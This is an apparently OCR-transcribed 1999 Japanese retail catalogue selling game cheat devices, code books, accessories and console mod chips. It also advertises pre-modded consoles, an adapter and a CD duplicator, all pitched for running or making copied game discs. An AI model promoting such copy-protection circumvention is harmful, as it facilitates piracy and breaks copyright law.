SS エックスターミネーター Ver.2, PS P.A.R, SS P.A.Rのアダプター専用

2172 DOS/V対応 日本語・英語版
ISAバス拡張スロットがないタイプでは使用不可。

2179 PC-98対応 日本語版
Cバス拡張スロットがないタイプでは使用不可。

GA価格→ **￥9,800のところ ￥6,800**

<動作環境>◎CPU 80286以上
◎パソコンメインメモリ 640KB以上
◎ハードディスクの空き容量 10MB以上
◎Windows 95又は、MS-DOS 6.2以上

PS SS

SS X-T変換コネクター
2185 GA価格→￥800
SS X-T Ver2とインターフェイスボードをつなぐ為に必要です。

2169 SS エックスターミネーターVer.2 SS

《日本語版SS用裏技アダプター》 GA価格→￥4,800

●従来の改造プロテクトのかかったゲームにEマスターコードが効力発揮。
●メニュー画面がかな漢字まじりの日本語。※裏技コードは従来とおりの“ひらカナ英数”表示です。●パワーメモリーと同等にゲーム中でのロード、セーブができる。●X-T専用デッドコードで楽勝入力！●ゲームリンクインターフェイスボードも完全対応。（要：SS X-T変換コネクター 品番2185 ￥800）

2162 プロコムズリンク for Win95/98
(PS/SS PAR2用) GA価格→￥6,400
パソコンと接続してのリアルタイムなコードサーチ！

●裏技コードサーチ機能 PS/SSのコードを自分で探すことができます。
●メモリーや本体RAMのセーブデータをパソコンのハードディスクに保存したりすることができます。
●画像取り込み機能。ゲーム中の画面をパソコンに取り込むことができます。

2124 PS ゲーム攻略ナビゲーターPAR2 …… 定価5,800円をGA価格→￥4,800
2186 SS ゲーム攻略ナビゲーターPAR2 …… 定価5,800円をGA価格→￥4,800
2123 64 ゲーム攻略ナビゲーター …… 定価5,800円をGA価格→￥4,800
2118 GBC対応 ゲーム攻略ナビゲーターPAR …… 定価4,800円をGA価格→￥4,200

■ダウンロード以外にも右記の方法でUPグレードサービス！

※通販でのお申し込みの場合、お届けまでに約2週間程度かかりますので予めご了承ください。

エックスターミネーターシリーズ ～各種裏技アダプター～

2134 日本語版PS用裏技アダプター
PS エックスターミネーター2

PS

GA価格→￥5,900

裏技コードを入力するだけで、お金最大やレベル99などが簡単にできてしまうのがPSエックスターミネーター2です。

- グラフィックが新しくなり、画面も見やすく使いやすくなった。
- メモリーカードマネジャー機能でセーブデータの編集が簡単にできるようになった。
- ゲームCD画像ファイルビュワー機能でゲームCDの画像ファイルを見ることができる。通常ゲームでは見られないお宝画像を発見か!?
- CDプレーヤー機能で音楽CDが聞ける。
- 裏技コードの保存状態が一目でわかるパーセント(%)表示。
- 裏技メモリーカードやエックスターミネーターCD（発売予定）にも対応予定！

※サーチ機能やグラフィック機能にはパソコンとエックスリンクが必要です。
※仕様、外観等は改良の為予告なく変更される場合があります。

↑アップグレード画面

↑音楽CDプレー画面

◆ゲームタイトル60本, 約1,600の内蔵コード！

メタルギア ソリッド／チョコボの不思議なダンジョン／スターオーシャン セカンドストーリー／マリーのアトリエPlus～ザールブルグの錬金術師／ファイナルファンタジー7 インターナショナルタクティクス／サガ フロンティア／テイルズ オブ デスティニー／BRAVE FENCER 武蔵伝／SHADOW TOWER／怒首領蜂／私 スレイヤーズろいやる／BIOHAZARD2／フロントミッションオルタナティヴ／R-TYPE,2／Gダライアス／その他

2108 日本語版PS用パソコンリンクケーブル+ソフトウェア（DOS/Vパソコン対応）
PS エックスリンク Win [Windows95/98用日本語版] + [MS-DOS用英語版]

PS

定価3,500円をGA価格→￥2,980

DOS/Vパソコンと PS、驚異の合体!!

- 完全日本語対応→日本語に完全に対応。英語が苦手な人もラクラク使いこなせます！
- エックスターミネーター アップグレード機能→エックスターミネーターを最新バージョンに自宅でアップグレード。
- 裏技コードサーチ機能→裏技コードを自分でサーチできる機能です。従来の「数値サーチ」、「比較サーチ」に加え、新たに「範囲サーチ」が加わりました！
- メモリーエディタ→PSのメモリーを直接編集！裏技コードサーチ機能と一緒に使えばサーチも楽ちん！リアルタイムで変化が見られるモニタリング機能もついています。
- メモリーカードマネージャー→パソコンにメモリーカードのセーブデータを自由にやり取りできる機能です。オリジナルのアイコンを作る機能も付いています！
- ゲーム画面取り込み機能→エックスターミネーターを使って取り込んだゲーム画面をパソコンに取り込む機能です。取り込んだ画像を壁紙にしたり、プリンターで印刷したりと大活躍！
- 裏技コード送受信→パソコンで裏技コードを編集して、エックスターミネーターにコードを送受信することができます。長いコードもキーボードで楽々入力！
- インターフェースボード不要→プリンターポートに付属のケーブルをつなぐだけの簡単接続。難しいハードの設定や設置は必要ありません。

※仕様、外観等は改良の為予告なく変更される場合があります。

DOS用ソフトもVer.UPしてます

＜動作環境＞●PS本体●PS用エックスターミネーター●DOS/V機（IBM互換機）●CD-ROMドライブ●CPU：Pentium又は同等クラス●OS：Windows95/98●メモリ：Windows24MB 以上●ハードディスク空容量：10MB以上●プリンターポート（D-SUB25ピンのスタンダードパラレルポート）

PS X-T2 / PS X-Link Win フリーダウンロード http://www.gamesark.co.jp

1052 PS アクションリプレイ（黄金軸付）

PS

GA価格→￥1,980

香港直輸入！安くても高機能なのです！

- 簡単操作のシンプル画面！初心者でもらくらくOKです！
- 高速起動！PSロゴ画面を飛ばして、電源を入れたら即メインメニューへ！
- 裏技コードを大量収録！もちろんあとから裏技コードを追加入力することもできます。
- ゲーム画面取り込み機能！ゲーム中の好きな画面を取り込むことができるぞ！
- メモリーマネージャー機能！データのコピーやデリートが可能です！
- MODチップ機能搭載！バックアップCDが動作可能です！しかも黄金軸付！
- ゲームCDの動画、画像、音声データを再生可能です！

※写真は実際の商品と異なる場合があります。

PS ゲームブースター & PS アクションMリプレイ 2 IN 1

1051 GA価格→￥3,980

PS

裏技も使えるし、PSでGBも動きだす。

※一部未対応のソフトもあります。
※写真のゲームソフトは商品に含まれません。
※写真 は実際の商品と異なる場合があります。

PS X-T2の場合

1. 店頭でフロッピーにて販売（300円）
2. 店頭でその場でVer.UP（X-T本体をお持ちください。500円）
3. 通販でフロッピーを購入（500円切手を郵送）
4. 通販センターへX-T本体を郵送（Ver.UP後代金着払いで返送。1,500円）

※X-Linkユーザーのみフロッピーでver.UPできます

PS X-Link Win場合

1. 店頭でフロッピーにて販売（300円）
2. 通販でフロッピーを購入（500円切手を郵送）

※詳しくは各店又は通販センターへお尋ねください。

http://www.gamesark.co.jp http://www.gamesark.co.jp http://www.gamesark.co.jp

4573 速報コードエクスプレス 4月号 No.29

エックスターミネーター
プロアクションリプレイ専用 最新裏技コード集 毎月25日発売！ 価格→￥1,000

最速情報

定期購読会員募集中 詳しくは広告11ページをご覧ください。

ゲームタイトル17本、裏技コード1,484本収録
'99年2月～'99年3月初旬発売のもの（アイテムリスト付）

（★印はアイテムリスト付）<PS>★FINAL FANTASY VIII／★アンジェリーク～天空の鎮魂歌／エーベルージュ 2／後夜祭／★実況パワフルプロ野球'98決定版／★デジモンワールド／FAVORITE DEAR／PEPSIMAN／マーヴルスーパーヒーローズ VS ストリートファイター EX EDITION／★モンスターファーム 2／立体忍者活劇 天誅～忍・凱旋／アーマード・コア～マスターオブアリーナ／ストリートファイターZERO 3 <SS>仙剣奇侠伝／ダンジョンズ＆ドラゴンズコレクション(disk 1 のみX-T専用裏技コード)／悠久幻想曲 ensemble 2 <GB>ときめきメモリアル POCKET(スポーツ編＆カルチャー編共通コード)

次号予告 5月号 No.30
速報コードエクスプレス
'99年3月～4月初旬発売のもの
4月25日発売予定 予価￥1,000

[PS]サイレントヒル／Sonata／猫侍／FINAL FANTASY VI／火魅子伝～恋解～／わくぷよダンジョン決定版／チョコボレーシング～幻界へのロード／ウンジャマ・ラミー／電車でGO！2／装甲騎兵ボトムズ／～ライトニングスラッシュ／ギャロップレーサー3／ドクタースランプ／子育てクイズ もっとマイエンジェル／To Heart／RISING ZAN／ONE／ミスティックアーク～まぼろし劇場／ATHENA～Awakening from the ordinary life／セプテントリオン／サガフロンティア2

大好評シリーズ！名作裏技コード集'98年2月～'98年10月発売のもの

6058 プレステキングDEナイスチョイス3

（★はアイテムリスト付） PS 価格→￥2,400

ゲームタイトル85本、裏技コード5,200本収録

アストロノーカ/ウルトラマン Fighting Evolution/X-MEN VS STREET FIGHTER EX EDITION/エコーナイト/★SDガンダムGジェネレーション/★SDガンダムGジェネレーション(別Ver.)/★Epica Stella～エピカ ステラ/OverBlood 2/影牢～刻命館 真章/カプコンジェネレーション～第1集 撃墜王の時代/カプコンジェネレーション～第2集 魔界と騎士/★火川のぬし釣り～秘境を求めて/読夢～火星の記憶/ギルティ・ギア/銀河お嬢様伝説ユナ～ファイナルエディション/サンダーフォースV～パーフェクトシステム/ザ・キング・オブ・ファイターズ'97/ザ・ドラックストア～マツモトキヨシでお買いもの！/★SHADOW TOWER/私立ジャスティス学園/実況ウイニングイレブン3～ワールドカップサッカーフランス'98/実況パワフルプロ野球'98開幕版/★G・O・D pure/GダライアスX/G.T.A-Grand Theft Auto/スターオーシャン～セカンド・ストーリー/★すたあやもんじゃ/スレイヤーズろいやる/精霊召喚 プリンセス オブ ダークネス/★ゼノギアス/★超魔神英雄伝ワタル/★チョコボの不思議なダンジョン/チョコQ 3/チョコQマリンQボート/★ツインビーRPG/鉄拳 3/テイルコンチェルト/DIABLO/デッド オア アライブ/デストレーガ/DEBUT21/ときめきの放課後 ねっ☆クイズしよ/トラップガンナー/ドキドキプリティーリーグ 熱血乙女青春記/ときどきボヤッチオ/怒首領蜂/★ドラゴンシーズ 最終進化形態/ドルフィンドリーム/ナイト&ベイビー/NIGHT MARE CREATURES/Nightmare Project YAKATA/ナムコアンソロジー 1/ナムコアンソロジー 2/はいぱぁセキュリティーズ 2/バイオハザード 2 デュアルショックver./爆走デコトラ伝説～男一匹夢街道/パイロットになろう！/★パラサイト・イヴ/ひざの上の同居人～Kitty on your lap/BeatMania/★ファイナルファンタジーV/FINAL ROUND/プシドープレード弐/プリガンダイン～幻想大陸戦記/b.l.u.e. Legend of Water/プレイヴ ブローブ/Blaze&Blade～Eternal Quest/Blaze&Blade Busters/BRAVE FENCER 武蔵伝/プリンセスメーカー ポケット大作戦/ヘラクレスの大冒険/★封神演義/星で発見！！たまごっち/炎の料理人クッキングファイター好/ポケットファイター/★マリーのアトリエplus～ザールブルグの錬金術師/ミサの魔法物語/みつめてナイト/ミラクルジャンパーズ/メタルギア ソリッド/悠久幻想曲 2nd Album/★遊戯王 モンスターカプセル プリード&バトル/立体忍者活劇 天誅/★ルナ シルバースタートリー/★REBUS/ワールドスタジアム2

6059 サターンキングDEナイスチョイス3

（★はアイテムリスト付） SS 価格→￥2,400

ゲームタイトル46本、裏技コード4,500本収録

悪魔城ドラキュラX～月下の夜想曲/アストラスーパーズ/エーベルージュ スペシャル/ガーディアンフォース/ガングリフォンII/機動戦艦ナデシコ THE BRANK OF3YEARS/★グランディア～デジタルミュージアム/★ギレンの野望/COURIER CRISIS/幻想水滸伝/THE HOUSE OF THE DEAD/サクラ大戦 2～君、死にたもうことなかれ/★新魔超奥義ヴァルハリアン/GT24/★シャイニングフォース IIIシナリオ2狙われた神子/★シャイニングフォースIII シナリオ3 氷壁の邪神官/少女革命ウテナ～いつか革命される物語/スーパーロボット大戦 F/★スーパーロボット大戦 F 完結編/★スレイヤーズ ろいやる 2/卒業III～ウエディング・ベル/チョコQパーク/ディープフィアー/デジタルモンスターズ Ver.S デジモンテイマーズ/★ドラゴンフォースII～神去りし大地に/★日本代表チームの監督になろう！/バーニングレンジャー/バッケンローダー/バロック/Pia ♥キャロットへようこそ！！/ひみつ戦隊メタモルV/★ファンタシースターコレクション/ブラック・マトリクス/プリンセスメーカー ゆめみる妖精/プロ野球チームをつくろう！/魔導物語/★無人島物語R ふたりのラブラブ愛ランド/メルティランサー Re-inforce/悠久幻想曲 2nd Album/★ラングリッサー ドラマティックエデション/★ラングリッサーV/リンダキューブ 完全版/★ルナ2～エターナルブルー/ルパン三世 ピラミッドの賢者/レイディアント シルバーガン/わくわくぷよぷよダンジョン

6043 プレステキングDEナイスチョイス2

価格2,400円を→￥2,000

ゲームタイトル100本、裏技コード6,719本収録
'97年6月～'98年2月発売のもの（アイテムリスト付）

6044 サターンキングDEナイスチョイス2

価格2,400円を→￥2,000

ゲームタイトル60本、裏技コード6,395本収録
'97年6月～'98年2月発売のもの（アイテムリスト付）

6094 プレステキングDEナイスチョイス

価格3,200円を→￥1,600

ゲームタイトル165本、裏技コード7,036本収録
'94年12月～'97年5月発売のもの（アイテムリスト付）

6095 サターンキングDEナイスチョイス

価格3,200円を→￥1,600 残りわずか

ゲームタイトル138本、裏技コード6,114本収録
'94年11月～'97年5月発売のもの（アイテムリスト付）

4524 SFC ゲーム裏技改造完全マニュアル

GA価格→￥1,942 SFC

X-Tサスケでゲーム裏技プレイを楽しむための解説本。裏技に必要なマニア向け技術理論と各レベルごとの実践編の2部構成。実践編はマンガで楽しみながら使用方法も完全マスターできる。

8053 SFC 裏技コード大全集

GA価格→￥1,942 SFC

SFC裏技タップリの総集編ゲームタイトル435本、裏技コード8,597本収録。

2178 SFC エックスターミネーターサスケ パーフェクト3点セット

SFC 合計価格17,400円をGA価格→￥9,800

<セット内容>
■エックスターミネーター2サスケ
■ゲーム改造完全マニュアル
■SFC裏技コード大全集

MEGA HIT

2126 SFC エックスターミネーター2サスケ

GA価格→ ￥7,900 SFC

スーファミのゲームがよみがえる！

◆人気ゲームの裏技コード約800内蔵。メニューから選ぶだけのカンタン操作。全6種類の豊富なサーチモードであらゆる裏技をサーチ。スローモーション機能搭載！ 2段階スピード切替でシューティングやアクションゲームに最適。

GBC対応でついに登場！
カラー対応版GBエックスターミネーター
…近日発売…

プロショップにて、テレビゲーム中古買取り始めます。
※詳しくはプロショップまでお問い合わせください。TEL.03-3255-7644

すごい!! 必殺セーブデータが入ったPS用メモリーがあるらしいぞ！

あのスペシャルなセーブデータを収録したメモリージャックシリーズに、最新作が登場！

3145 PS 30ブロックメモリー メモリージャック Part.2 GA価格→¥2,400

■ファイナルファンタジーVIII
レベル7の状態でスコールのステータス最大、資金最大／ガーディアンフォースと魔法大量所持／全種類のカード所持／全種類のアイテム所持／レベル100の状態でスコールのステータス最大、全アイテム所持、ガーディアンフォースと魔法大量所持、全カード所持、資金最大／チョコボとモーグリ所持／DISK 1のデバッグルーム／DISK 2のデバッグルーム／DISK 3のデバッグルーム／DISK 4のデバッグルーム
■幻想水滸伝 II
主人公ステータス最大／資金最大の状態でリューベの村宿屋からスタート／本拠地に全キャラクターがステータス最大の状態で存在。ラダトの街のシュウに会いに行くイベントからスタート
■ストリートファイターZERO 3
全モード出現、全キャラクター使用可能

3144 PS 30ブロックメモリー メモリージャック Part.3 GA価格→¥2,400

■トゥルーラブストーリー2／1・2・3学期データ　各キャラクターなかよし度、あこがれ度最大、アイテム全て所持／アルバムデータ　アルバム中の全データ表示可能■チョコボの不思議なダンジョン2／チョコボのレベル100、お金最大、ハネすべて所持の状態で白魔導士の家からスタート■アーマードコア～マスターオブアリーナ／お金最大、全パーツ所持■モンスターファーム2／お金最大、モンスターのパラメーター最大、モンスターカード全部揃っている、優勝エンブレム全部揃っている■エリーのアトリエ～ザールブルグの錬金術士／お金最大、エリーのステータス最大／おまけデータの全データ選択可能■デジモンワールド／お金最大、デジモン表全開、全メダル所持、全カード所持、デジモンステータス最大、預かり所に全アイテム所持■ポケットムムー／全ミニゲーム、全ツール所持、資金最大■アンジェリーク～天空の鎮魂歌／主人公ステータス最大、お金最大、全アイテム所持、ハート最大■サウザンドアームズ／お金最大、主人公のステータス最大、全精霊獣所持、全アイテム所持の状態でボイズビーの宿屋からスタート■天誅～忍凱旋／全忍具揃っている、全言語選択可能

※もちろんセーブデータを消せば純正の2倍のメモリーカードとしても使用可能(スイッチの切替えで30ブロック使用)

3146 PS メモリージャック Part.1

~~¥2,800~~→ 限定在庫限り GA価格 ¥1,800

[強力!!16タイトル]

●R4-リッジレーサータイプ4
●ポポローグ●レガイヤ伝説
●スマッシュコート2
●メタルギアソリッド●玉繭物語
●スターオーシャンセカンドストーリー
●バイオハザード2
●チョコボの不思議なダンジョン
●ゼノギアス
●ファイナルファンタジータクティクス
●グランツーリスモ●影牢●ドラゴンシーズ
●封神演技●BRAVE FENCER 武蔵伝

メモリージャックシリーズ続々登場！

PS 30ブロックメモリー メモリージャック Part.4
PS GA価格→¥2,400

PS 30ブロックメモリー メモリージャック Part.5
PS GA価格→¥2,400

4月30日発売予定

非圧縮タイプ

30ブロックの大容量！通常のメモリーの2枚分です！

PSダブルメモリー2メガ GA価格 各→¥1,800

SUPER HIT

4515 ブラック　4518 クリアレッド　4520 クリアブルー
4514 グレイ　4519 クリアグリーン

2枚分が1枚に！最大30ブロックまでセーブ可能。スイッチ切替えでセーブエリアがわかるぞ！データを圧縮しない非圧縮タイプなので、安心です。

動作に関しては当社で保証いたします。まんいち、初期不良により動作しない場合は交換いたします。

2158 64 GA価格→¥1,980
64 1Mリニアメモリーカード

大容量！通常の4倍！

NEW


通常の64用メモリーカードの4倍という大容量！4個分を1個にまとめればスペースも取りません！これで、ゲームライフも快適！

2161 PS GBゲームブースター
PS GA価格→¥5,900

PSでGBのソフトが遊べるアダプター。プロアクションリプレイ機能で改造もできるぞ。(一部プレイできないソフトがあります。また、音楽はなりません)

2128 PS裏ワザデータ郎スペシャル	GA価格→¥3,980	2152 PSバーチャルメモリー1000	定価→¥6,800
2120 SS裏ワザデータ郎	GA価格→¥3,480	2153 PSバーチャルメモリー2000	定価→¥9,800

6005 PS用アクションリプレイ秘技コードCD Vol.1




PS GA価格→¥2,580

カラット社製の別冊秘技コード集パート1からEXまでのPS用改造コードを網羅した総集編。全278タイトル2,651本の秘技コード収録。アクションリプレイ2でのみ読み込み可能だ。

2154 PS用アクションリプレイ秘技コードCD Vol.2
PS GA価格→¥2,580

4575 PS用アクションリプレイ秘技コードCD Vol.3
PS 定価→¥2,980



4554 アクションリプレイVOL.1
book GA価格→¥1,000

アクションリプレイを極めたお得な一冊。PS、SS、64、SFC、GBの秘技コード満載！153タイトル、CD-ROM付。

4574 アクションリプレイVOL.2
book GA価格→¥1,000

アクションリプレイにいよいよVOL.2が登場。今回もPS、SS、64、SFC、GBの秘技コード満載！


[人材募集] 技術系スタッフ、プログラマー募集●ゲームスアークでは常に技術系のやる気のある人を募集しています。僕の知識はゲームスアークのためにあるという貴方、まずはご連絡ください。プロショップのインストラクターも募集中！
[作品募集] あなたの作った作品をゲームスアークで売ってみないか●ただしゲームスアークのスタッフを唸らせる作品であることが条件。OKが出れば、依託でも買取りでも応相談。
[記事募集] 記事を書いてみませんか●ゲームラボや各同人誌を見て、「こんな記事僕でも書けるよ」と思われたことがある方も少なくないはず。「書くことは好きだし時間はたっぷりある」という貴方、ぜひ作品を投稿してみてください。もちろん遠方の方でもOKです。まずはご連絡を！

ご購入された商品のハードの改造をおこなうことで各メーカーの保証対象外になります。改造される方はいかなる場合も、個人の責任で行ってください。

1011
プレステコンソール (SCPH-7000)
GA価格→¥22,800

MODチップ取付けサービス料込み。バックアップしたソフトもOK！（通常版MODチップを取付けています）（海外のソフトは動きません）

1077
プレステコンソール VCD Ver.
GA価格→ ？



ゲーム以外も楽しめるPS。アジア版白ボディ、無改造のノーマルバージョン。VCDが再生可能なスグレモノです！

1007
サターンコンソール USA
GA価格→¥24,800

USA版の黒サターンを日本使用に改造。SS-KEY取付けサービス料込み。バックアップしたソフトもOKなうえに起動時間も短縮！（海外のソフトを使用する場合にはユニバーサル機能が付いたアダプターが必要）

1025
サターンコンソール
GA価格→¥17,800

日本仕様の白サターンにSS-KEY取付けサービス料込み。バックアップしたソフトが使用できちゃう。起動時間も短縮されるよ。

価格には本体、MODチップ又はSS-KEY、及び店頭での取付け料金が含まれています。（1077を除く）

1035 [CDデュプリケーター]
デュプリ大魔王
GA価格→ ¥128,000

ワンプッシュボタンでほぼ全てのフォーマットのCDがコピー可能

◆CD-Rドライブには国内最高評価のTEAC『CD-R55S』を使用！◆CDデュプリケーター1対1型！スタンドアローンタイプなのでこれ1台でOK！◆書込み速度は最高4倍速！60分の音楽CDならば約18分で完了◆CD全フォーマット対応（PS-GAME/SS-GAME/MUSIC CD/VIDEO-CD/PHOTO-CD）※12xリード／4xライトSCSI-2対応※一部の特殊フォーマットには対応しない場合もあります。
※著作権法を遵守してご使用ください。

1041
FSアダプターPS用
GA価格→ ¥9,800

PS改造、MODチップ取付け…何のこと？

「MODチップって何？」「知ってるけど取り付けるのが面倒だ」という人へ。「FSアダプター」をPSの拡張端子に挿しこむだけで、ややこしいMODチップの取り付けなしに、バックアップCD-Rやフリーソフトがプレイできる究極のPSに大変身！

同時発売フリーソフト アダルトCG集、同人アニメ、脱衣麻雀等

※注意）18禁ソフトは18歳未満のお客様への販売はお断りいたします。なお、その他フリーソフトはウハウハもの10タイトル程度が近日発売予定です。

2.1m延長ケーブル

2145 PS エクステンダー
GA価格 ····· ¥800

2146 SS エクステンダー
GA価格 ····· ¥800

2176 64 エクステンダー
GA価格 ····· ¥800

2117 SFC エクステンダー
GA価格 ····· ¥500

2109 GB ツインリンクケーブル
GA価格 ····· ¥1,500

3160 PS AV ケーブル
GA価格 ····· ¥900

1004 PS リンクケーブル
GA価格 ····· ¥1,600

2106 GB-GBリンクケーブル
GA価格 ····· ¥500

2190 GBP-GBPリンクケーブル
GA価格 ····· ¥500

2191 GB-GBPリンクケーブル
GA価格 ····· ¥500

1068 ゲームスアーク特選 NEW
ゲーム機改造用ハンダこて入門セット

まず道具から！ GA価格→¥2,000
やる気が沸いてくる！
必要なものを全てセットしました。

●30Wハンダこて●ヤニ入りハンダ20g●ヒートクリップ／S型●こて先クリーナー付ハンダこて台●ソルダーアシスト（リムーバー&フォーク）●ハンダ吸収線

NEW
1055 接点洗浄剤
GA価格→¥1,100
修理に出す前にまずはこれを！

アレ故障かな？と思ったら、まずコイツを試してみよう！接触不良や、端子部分の見えないヨゴレがおかしい原因のほとんどです。本当に不思議と復活します。

1058 PS
PS RHP MODチップ (SCPH-1000~7500用)
GA価格→¥4,000

プロテクト対応ボボ○ーグなどの一部のゲームにも対応。これで赤い手に悩まされずにすむぞ！

1026 PS
PS MODチップ (SCPH-1000~7500用)
GA価格→¥2,000

これがあればバックアップしたソフトを使用できるぞ！

1001 PS
PS メタルナット（スプリング付）
GA価格→¥500

スプリングによりフタの開閉が可能。

改造が面倒な方 自信がない方 たったの2日で あなたのハードは蘇ります

プロショップ店頭に於てのみ承っております!!

秋葉原研究所
AKIHABARA・LABORATORY

ゲーム機本体改造サービス

［腕に自信のあるインストラクターも募集中！］
詳しくはプロショップまで
★福岡店は今のところ改造サービスはご利用できません。

◆PS MODチップ取付け
◆SS KEY取付け
◆CD ピックアップレンズ交換
メニュー&料金一覧

プレステ（部品、取付料込）			サターン（部品、取付料込）	
ノーマルMOD	RHPMOD	レンズ交換	SS-KEY	レンズ交換
¥9,000	¥11,000	¥完売	¥完売	¥8,000

＜プロショップに改造依頼希望の方対象　諸注意及び　保証規定＞
●改造後のゲーム機本体は、各メーカーの保証が受けられなくなります。あらかじめご了承ください。
●依頼受付時に正常に動作しない場合や、事前に改造等が施してある場合はご依頼をお断りする場合があります。
●依頼受付時にお預りするのはゲーム機本体のみとし、付属品などは紛失防止の為お預かり致しません。
●改造後はお引き渡し前に動作確認を実行しておりますが、お客様のメディア（CD-R）製作環境による動作不良は一切責任を負いかねます。
●改造後のゲーム機本体のご使用にあたっては、著作権法等を厳守の上ご使用ください。違法複製によって生じた刑事責任（最大で3年以下の懲役、又は300万円以下の罰金）及び民事責任については、当社は一切責任を負いません。

1：保証期間は本体引き渡し後、30日以内です。
2：保証期間中に正常な状態での動作不良の場合には、動作の再確認を無料にてさせていただきます。当店に送る前に、必ず電話連絡をしてください。
3：保証期間内でも、下記の場合は保証対象外とさせていただきます。
◎当店発行の保証書を紛失したり改変した場合。◎引き渡し後の移動、郵送時の落下等による損傷及び事故による故障。◎ゲーム機本体の取扱説明書等の注意書に従わない使用上の誤りがあった場合。◎天変地異（火災、落雷、地震等）による損傷、及び故障。
4：改造の終了後連絡がとれてから30日以上、引き取りに来られない場合は当店にてお預りした本体は処分させていただきます。
5：当店発行の保証書は日本国内においてのみ有効とします。

■ 通販センター開設 PM4時までのご注文は当日発送

輸入商品の場合、在庫にばらつきがあることがあります。ご了承ください。

CONTROLLER

ゲームへのこだわりを追及するならこれだ！

※コントローラーには、一部ゲームに未対応の機能がある場合があります。ご了承ください。


PS プロショックアーケード

新発売特価→¥2,980

振動機能付 PS

3148 ブルー
3149 グリーン
3150 パープル
3151 オレンジ
3152 シルバー

※色はiMACカラータイプ（シルバー除く）



PSのゲームをアーケード気分で！ほどよい重量感で安定性もあり操作性バツグン！格闘ゲーム好きのあなたにオススメです。

NEW

3163 スコーピオンガン

GA価格→¥2,680

PS：GUNコン、ハイパーブラスター対応
SS：バーチャガン対応

リアル指向のデザインとオートリロード、連射、バイブレーション等、機能満載のハンドガンタイプ。疲れ知らずの逸品です。

SS PS

イレイザーガン GA価格 各→¥3,680

3173 黒
3174 コンバット

PS：GUNコン、ハイパーブラスター対応
SS：バーチャガン対応

PS SS

超速、超音といえばコレしかない！連射、オートリロード機能と比類なき臨場感！オススメです。

3116 アベンジャープロ

GA価格→¥4,900

PS SS

NEW

フットペダルで熱くなれ!!

ブローバック機能やフットペダルが付いて、あのゲームがアーケード感覚で遊べるガンコントローラー登場！！PS、SSの2機種に対応。連射機能とオートリロード機能も付いて、とってもオトク！これで遊べば、君の部屋がゲームセンターに大変身！？

1067 PS デュアルフォース MAD CATZ社製

GA価格→¥3,600

PS NEW

手になじむラバーグリップ、十字キーでキー入力もスムーズ！連射機能に加え、3種のコントローラーモード（DIGITAL、DUAL FORCE、STEERING WHEEL）が選択可能。

※本製品は海外仕様の為、「STEERING WHEEL」モードでは、一部対応していないゲームソフトがあります。
＜参考＞DIGITAL…ノーマル STEERING WHEEL…ネジコン DUAL FORCE…デュアルショック

1066 PS パワーショック

GA価格→¥4,800

振動機能付きのアーケードスティックがさらにゲームを熱くする！連射機能、スローモーション機能をも搭載したアーケードスティックの決定版！

サイバーショック GA価格 各→¥2,980

1047 シルバー　1048 クリア
1049 メタルブルー

PS

MEGA HIT

PSコントローラーがおしゃれなデザインで新登場!!もちろん振動も連射もバッチリ!!自由に替えられる5種類のマルチスティック付。

3119 PS プロレーシンググリップ GA価格→¥3,800

PS

デジタル／アナログ切替えスイッチ付のハンドルコントローラー。左右両方にハンドルがついたデュオショックは珍しい！ネジコン対応。左利きユーザーは利き手が使える涙ものだ！！

PS ゲームグリップ GA価格 各→¥800

初代ノーマルコントローラー専用。かぶせるだけで大変身！ラバー製グリップカバー。握り心地サイコー！

PS

3111 黒
3112 白
3113 青
3114 黄

※色はベースの色を表記しています

NEW

デュアルショック版近日発売！

同人誌／書籍関係 BOOKS

知識の宝庫、裏モノ系書籍の決定版！

4577 レベル100になる本 1999
近日発売

4562 価格→¥980
月刊電脳亜細亜2月号
亜細亜の裏モノ系情報に詳しくなる！

4542 価格→¥1,143
MP3吸い取り講座
MP3の取扱いが、まるごとこの一冊に！

4534 価格→¥1,048
レベル100になる本（美少女編）
美少女ゲームならこれ！

4522 価格→¥953
ハッキングソフトカタログ
キャラすげかえの変なゲームが集結！

6046 価格→¥1,905
エミュレータ活用テクニック
エミュレータに関する知識が満載！

6078 価格→¥1,143
CD-R焼き焼き講座2
CD-R焼の基礎から詳しく解説した一冊！

エミュレーターリスト
6049（五十音順）　6045（ナンバー順）
あらゆるエミュレーターを網羅したリストです。検索しやすい方でどうぞ！

6070 価格→¥2,667
POSITIVE 5号
裏モノ系情報誌の最終号がついに発刊！

6047 価格→¥953
プレイアニコン
冬のコミケ（コスプレ）完全収録！

6092 価格→¥1,429
マジコン通信
マジコン情報はこれでゲットだぜ！

6081 価格→¥953
レベル100になる本 改訂版
ゲーム改造の知識満載！

4563 価格→¥800
ゲームラボ4月号
※バックナンバーもあります。

欲しいモノがスグ手にはいる!!

（ただし、ご注文商品が在庫商品で料金着払いご利用の場合に限ります。）

1054 PS DJ Man GA価格→¥4,800

本物を越えたビートマニア専用コントローラー登場！！押すと光る鍵盤。音量にあわせて光るレベルメーター。リズムにあわせて伝わるリアルな振動。本物にはない新機能を追加！そのうえ操作性抜群！！

1036 PS ムービーカード (PSX-003) PS

PS用ビデオCDアダプター
※MODチップを取付けたPSでは使用できません。
GA価格→¥8,900

1061 PS ムービーカードPLUS PS

GA価格→¥12,800

NEW PAR機能付 VCDアダプター

台湾のメーカーガマーズより奇跡的商品が入荷！今まで使用できなかったMOD搭載済みPSでも使用できるVCDアダプターだ。そのうえPAR機能も付いてるぞ。※ビデオCDを楽しむには、市販のビデオCDソフトが必要です。

1065 PS領航者 リモートステーション PS

GA価格→¥2,980

輸入量限定商品

NEW

PSのコントローラーがコードレスに大変身！

こいつをPS本体とコントローラーに接続すれば、PSのコントローラーがコードレスに大変身。赤外線が出ているから、PS本体から離れていても大丈夫。他のゲーム機のコントローラーと絡まってイライラすることもなくなり快適にゲームを遊べちゃう！

1064 PS北極風 クーリングファミリー

GA価格→¥4,800

大人気商品

冷却ファンとゲームセレクターが一つになって新登場！大型ファンで冷却、セレクターは3IN1AVの標準装備。更にこれだけでは終わらない。フロントスピーカーからは大迫力のステレオサウンドでゲームライフを一層盛り上げてくれること間違いなし！

ドクターデンジ

GA価格 各→¥1,200
5005 クリアブラック
5006 クリアホワイト

